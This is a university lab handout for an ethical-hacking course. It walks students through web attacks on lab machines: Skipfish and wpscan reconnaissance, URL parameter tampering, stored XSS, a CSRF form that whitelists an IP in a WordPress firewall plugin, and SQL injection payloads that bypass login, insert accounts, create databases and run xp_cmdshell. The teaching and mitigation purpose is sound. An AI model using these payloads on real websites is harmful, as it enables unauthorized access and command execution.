



Wales Institute of Science and Art (WISA)

Lab 9: Into the Web Deep Dive



Cisco | Networking Academy®
Mind Wide Open™



What we do?

1. **Set up (Refer to our previous lab and setup your lab)**
2. **Webserver Reconnaissance**
 - a. **Task 1:** Skipfish
3. **Webserver Hacking**
 - a. **Task 2:** Parameter Tampering and Cross-site Scripting
 - b. **Task 3:** Cross-site request forgery

Disclaimer

Do not try these in unsupervised environments/ real time environments. Attempting to use certain tools in real time environments or without proper written consents from the owners of the network is punishable offense. All our labs are only for educational purposes and to be practiced under supervised environments.

Takeaway

Maintenance (Manual) is now available to all students of this class to refer, add your experience and share your reflections. DON'T FORGET TO ADD YOUR NAME IN YOUR POST. Each poster will be awarded with for their work.

Link is shared in our Teams Channel!!!

Recommendations


You could use any of the following as per your convenience. Highlighted is used here.

- ✓ **VirtualBox**
- ✓ VMware Workstation Pro
- ✓ VMware Fusion Pro (for Mac),
- ✓ VMware ESXi
- ✓ Microsoft Hyper-V

What you need?

- Virtual Machines running Kali Linux (*Attacker*), Windows Server 2012, Windows Server 2016, Ubuntu, Windows 10, Windows 8, Windows 7 (Optional), Windows XP (Optional).
- Internet access

The configurations/ ip addressing below listed is based on this topology. Make necessary changes as you work on.



<u>Win 7 (Opt)</u>	<u>Win Sr 2012</u>	<u>Win Sr 2016</u>	<u>Win 10</u>
<u>10.0.2.7</u>	<u>10.0.2.10</u>	<u>10.0.2.9</u>	<u>10.0.2.8</u>
<u>10.0.2.1</u>	<u>10.0.2.1</u>	<u>10.0.2.1</u>	<u>10.0.2.1</u>

<u>Kali</u>	<u>Ubuntu</u>	<u>XP (Opt)</u>	<u>Win 8</u>
<u>10.0.2.15</u>	<u>10.0.2.14</u>	<u>10.0.2.6</u>	<u>10.0.2.11</u>
<u>10.0.2.1</u>	<u>10.0.2.1</u>	<u>10.0.2.1</u>	<u>10.0.2.1</u>

- **Network Settings:** Nat Network; allow all VM's
- **Recommendations:** Use the latest tools/ softwares (if available)
- **If any errors, troubleshoot and record it.**

Task 1

Objective: To perform Web Server Security Recon and detect any unpatched flaws, crack remote passwords. *(This task is the initial step to perform any attacks – A foot printing and gathering information phase)*

Note: Any available tools of your own choice could be used for this lab. The options on various tools (not limited to) to execute similar kind of tasks is provided for reference.

Tools: Skipfish (Reconn), Uniscan (Server Fingerprinting), httprecon (Server Footprinting), ID Serve (Server Footprinting)

Demonstration: Use Skipfish tool to perform webserver reconnaissance

1. Start Wampserver in Windows 2012
 - a. Start → Wampserver64 → Launch the application
2. Login Kali Machine (Attacker)
3. Use Skipfish and target the wordpress website. (Prior to this, Wordpress website should have been setup/ configured in Windows Server as <http://localhost:8080/wordpress>) – If not done, please do it before starting this lab)
4. Type the following command: skipfish -o /home/Desktop/skiout -S /usr/share/skipfish/dictionaries/complete.wl <http://10.0.2.10:8080>
(Kindly note: Here the path /home/Desktop/skiout could be anything you set based on your system settings)
5. Skipfish now does a brute-force attack on the web server with the help of complete.wl, which is a dictionary file.
6. It will create a directory skiout in the specified location and the output will be stored in the index.html
7. By opening the html file, you could see the crawl output displaying with various flaws found.
8. Look into the entire output and analyze the flaws in the webserver.
9. **List out the flaws you have identified**

Hint: Click the various issues listed and observe the details. For more information use show trace to get further details

Reflection: Use other tools to perform webserver reconnaissance, fingerprinting, footprinting on the same site and record your reflection on the other flaws you have identified. Propose mitigation steps and patches to secure your webserver from these vulnerabilities.

10. List out the tools you have used. (Other than the above listed)
11. Record the vulnerabilities/ flaws along with the mitigations/ patches here with details of the tools used. (Use additional sheets if needed)

Hint: You shall use step 10 and 11 to record in your coursework too (If recording in the coursework, DONOT UPLOAD IN OneNote Collaboration Space).

If any errors in execution, troubleshoot and record it in your OneNotebook Shared space. (Make sure you specify your name there)

Task 2

Objective: As a continuation process from our Task 1, where we have gathered information related to websites/ servers, we shall try and make an attempt to gain unauthorized access to the website and its applications/ data.

As discussed during our lecture sessions, websites are links (URLs) which are used to access any applications (web applications) available in the web servers to exchange the information from a database via Internet. Attackers target web applications to gain access into the organisation. The web application attack could be done by exploiting via http.

Insecure communications, Cross site scripting (XSS), SQL Injection, Cross site request forgeries are few of them.

1. List out the other methods of web application attacks:

Note: Any web application attacks could be performed (of your own choice) and vulnerabilities could be identified among the given websites for our lab environment.

Attacks: Cross-site scripting, Username and Password enumeration, Stored Cross-site scripting, Parameter Tampering, Exploiting WordPress plugin vulnerabilities.

Demonstration:

Parameter Tampering is a type of attack which is executed by manipulating the parameters which are exchanged between the clients and the servers. (Something like the user names, passwords, user rights, user roles, quantity, quality etc. Example, the quantity of items purchased or the price of the product might be tampered).

This type of attack could happen by understanding the process about how information is passed. Some cases, it might be a hidden tag in a form or a parameter in a URL. On capturing the flow, the attacker could easily change these parameters to surpass the security.

Generally, a parameter tampering attack would check on the integrity part of the application and may lead to SQL injection attacks, cross-site scripting attacks and more.

By attempting XSS, the attacker might inject client side scripts to the users using malicious scripts (it might be a Javascript/ Flash/ basic HTML etc).

Looking out for options like parameter tampering and Cross-site scripting are the initial methods for an attacker to attempt an attack.

Use any tools/ methods to find out the parameter tampering and cross-site scripting vulnerabilities in our lab controlled web applications

2. Make sure you have Movie Scope website, Win Server 2016, 2012, Win 10 Setup.
3. Login Win Server 2016.
4. Login Win 10,
 - a. Web Browser → <http://www.moviescope.com>
 - b. Login using your user credentials. (created while setting up the database. Refer to our previous lab setup instruction)
 - c. You should be successfully logged in.
 - d. Click on the View Profile Option
 - e. You should see your user's profile with ID, names, emails etc.
 - f. Did you observe anything valuable here in an attacker's perspective.... (Hint: Remember our previous lecture session.) If yes,

Record your reflection here:

- g. If no, (no worries...) but be careful next time...Keep watching...and follow the steps below
- h. Did you look at your ID displayed in the address bar?
- i. Just, change the id to another value (you should have created more users while setting up. If not, please go back to your previous lab instructions and create users in moviescope database.
- j. You should now get the details of the user who belong to the ID which you have typed. (For example: If your original id value is 1, try changing it to 2, you should find another user's profile)
- k. This method is what we call as Parameter Tampering.
- l. Let's move on.... Click on the Contacts
- m. It should open up an interactive page. Isn't it?
- n. Enter your name in the name text box and in the comment box, enter **<script>alert("I am Watching")</script>**
- o. Click Submit.
- p. Refresh the page and click on Contacts.

Record your reflection here. What did you get?

- q. You should have got the message what you typed. It means you have successfully added a malicious script and the malicious link is stored in the server.
- r. Login to Win Server 2012.
- s. In a web browser, type <http://www.moviescope.com>
- t. Login with another user's credentials. (Previously, if it was User "A", now login using user "B")
- u. After successful login, click Contacts

Record your reflection here. What did you get?

- v. As a cybersecurity analyst, what are your recommendations? Analyse and document your suggestions to mitigate these vulnerabilities.

Additionally, try other methods for parameter tampering and Cross-site scripting attacks. Record your reflection here on the other methods and your analyse (Question v on task 2)

Task 3

Objective: In our previous task, we used parameter tampering and xss to enable an attack. Let's move ahead and attempt a cross-site request forgery attack now.

A Cross-site request forgery, which is referred as CSFR is used by the attacker to send requests to vulnerable website from a user's web browser via malicious web page.

This method is used in scenario's where the attacker from an outside network to access corporate internetworks, intranets etc.

To be very simple, a request is made using malicious code from a valid/ genuine request. Any web application should be capable to detect this, failing which a CSRF attack happens.

To look at more details about this, an attacker establishes an active session via the victim (user) and forces this legitimate user browser to send malicious request by parallel visiting malicious site, which will inject an HTTP request for the trusted site into the victim's user session and thus compromising its integrity.

In this method, the attacker will wait for the user to connect with the server. Once the user is connected and click a malicious link, which was a trap set up by the attacker, the code executes on the server.

1. Login to Win Server 2012
2. Open a browser and type <http://10.0.2.10:8080/wordpress/wp-login.php?>
3. Wordpress demo website should open.
4. Login using your admin credentials.
5. Click on Plugins, Installed Plugins and you could find Wordpress Firewall 2 is installed
6. Click settings and look for Whitelisted IPs and check for your Win Server 2012 IP address. It should be listed there.
7. Keep your session running.
8. Login to Kali
9. Terminal → `wpscan -u http://10.0.2.10:8080/wordpress -enumerate vp`
10. If prompts for updates, Opt No.
11. Look at the scanned information.

Record your reflection here. You should look for the WordPress Firewall 2 via installed plugins. Record the location, Title, References etc.

12. Write a script as below in a notepad:

```
<form method="POST" action="http://10.0.2.10:8080/wordpress/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">

<script>alert("Admin Request. Enable Security to this web. Click Submit")</script>

<input type="hidden" name="whitelisted_ip[]" value="10.0.2.10">

<input type="hidden" name="set_whitelisted_ip" value="Set Whitelisted IPs" class="button-secondary">

<input type="submit">

</form>
```

13. Save the file as Security_Script.html on the desktop.
14. Share this file to the user/ victim.
15. As a user, in Win Server 2012, copy the file and open with the browser. (Make sure you use the same browser which you used to open the wordpress.
16. The script should open up along with a pop-up.
17. Click on the Submit Button.
18. Now, go back to your wordpress and observe the changes. (Hint: Whitelisted IPs)

Record your reflection here. As a cybersecurity analyst, what are your recommendations? Analyse and document your suggestions to mitigate this vulnerabilities.

Other Tools and methods to try and record:

WPScan (A black-box WordPress vulnerability scanner)

Acunetix Web Vulnerability Scanner

Metasploit

Tasks to try

Enumerate users

Crack Passwords by doing dictionary attack (not limited to)

File upload vulnerability

Remote command execution vulnerability

Try these with

Damn Vulnerable Web App – (A vulnerable web application in our lab setup)

Record your reflection here. As a cybersecurity analyst, other than the above tools what are the tools you have discovered/ observed/ used/ tried? List them and record their usage, pros and cons comparing to the above listed and above used tools in this lab.

Task 4

Objective: In our previous task, we used CSFR (Cross-site request forgery), to send requests to vulnerable website from a user's web browser via malicious web page to enable an attack. Let's move ahead and attempt a SQL – Injection attacks now.

SQL Injection is targeted on SQL Databases as its name suggests. Not all the SQL Databases, but the one which are weak with codes. This attack can be used to execute database queries and collect information, modify information and add malicious code to them.

Point to understand here: SQL Injection is executed not with the vulnerability in the database, but in the website. The responsible person here is not the db management, but the website/ application programmers.

Overall, this attack could compromise the sensitive information within an organisation.

1. Blind SQL Injection. – Similar to an SQL Injection. As the name says Blind SQL injection, the results of the injection is not visible to the attacker.
2. Login to Win Servers 2016 and 2012
3. Win Server 2016
 - a. Start → MS SQL Server Tools 17 → SQL Server Mgt Studio 17
 - b. Select Windows Authentication and Connect
 - c. Object Explorer → Databases → GoodShopping → Tables → dbo.login
 - d. Select Top 1000 rows
 - e. You should see the user credentials
4. Win Server 2012:
 - a. Type: <http://www.goodshopping.com>
 - b. Click Login
 - c. In the login page, type **blah' or 1=1** – in the username and login without any password.
 - d. Did you manage to login?
 - e. You should!!!
 - f. Browse and logout.
 - g. Close the web browser.
5. Now, using this vulnerability, we shall try to create a user account with SQL Injection.
 - a. Type: <http://www.goodshopping.com>
 - b. Click Login
 - c. In the login page, type **blah';insert into login values ('nith','pass123');--** in the username and login without any password.
 - d. Did you manage to login?
 - e. Let's check: Login using your created credentials
 - f. You should successfully login. Browse and logout
6. Perform the Step 3 of this task to check if you have successfully created user credentials.
7. Now, using this vulnerability, we shall try to create a database with SQL Injection.
 - a. Type: <http://www.goodshopping.com>
 - b. Click Login

- c. In the login page, type ***blah';create database mydb_sample; --*** in the username and login without any password.
8. Perform the Step 3 of this task to check if you have successfully created database.
9. Again, using this vulnerability,
 - a. Type: <http://www.goodshopping.com>
 - b. Click Login
 - c. In the login page, type ***blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --*** in the username and login without any password. [Here, you are executing a ping for the website using a SQL Injection query with the sent buffer size as -l and specified host -t]
 - d. You could now see the difference. If the query is executed, (it should), you could see waiting for www.goodshopping.com
10. To confirm it, go back to Win Server 2016, Task manager and check the details. It should run a ping.exe process in background.

Record your reflection here. What do you think is the vulnerability of this website?

Other Tools and methods to try and record:

SQLMap (Detecting and Exploiting SQL Injection vulnerabilities)

IBM Security AppScan

N-Stalker Web Application Security Scanner X

Tasks to try

SQL Injection Attack to extract databases

Use the above tools to scan and list out the vulnerabilities.

Try these with

www.goodshopping.com

www.moviescope.com

Record your reflection here. As a cybersecurity analyst, other than the above tools what are the tools you have discovered/ observed/ used/ tried? List them and record their usage, pros and cons comparing to the above listed and above used tools in this lab.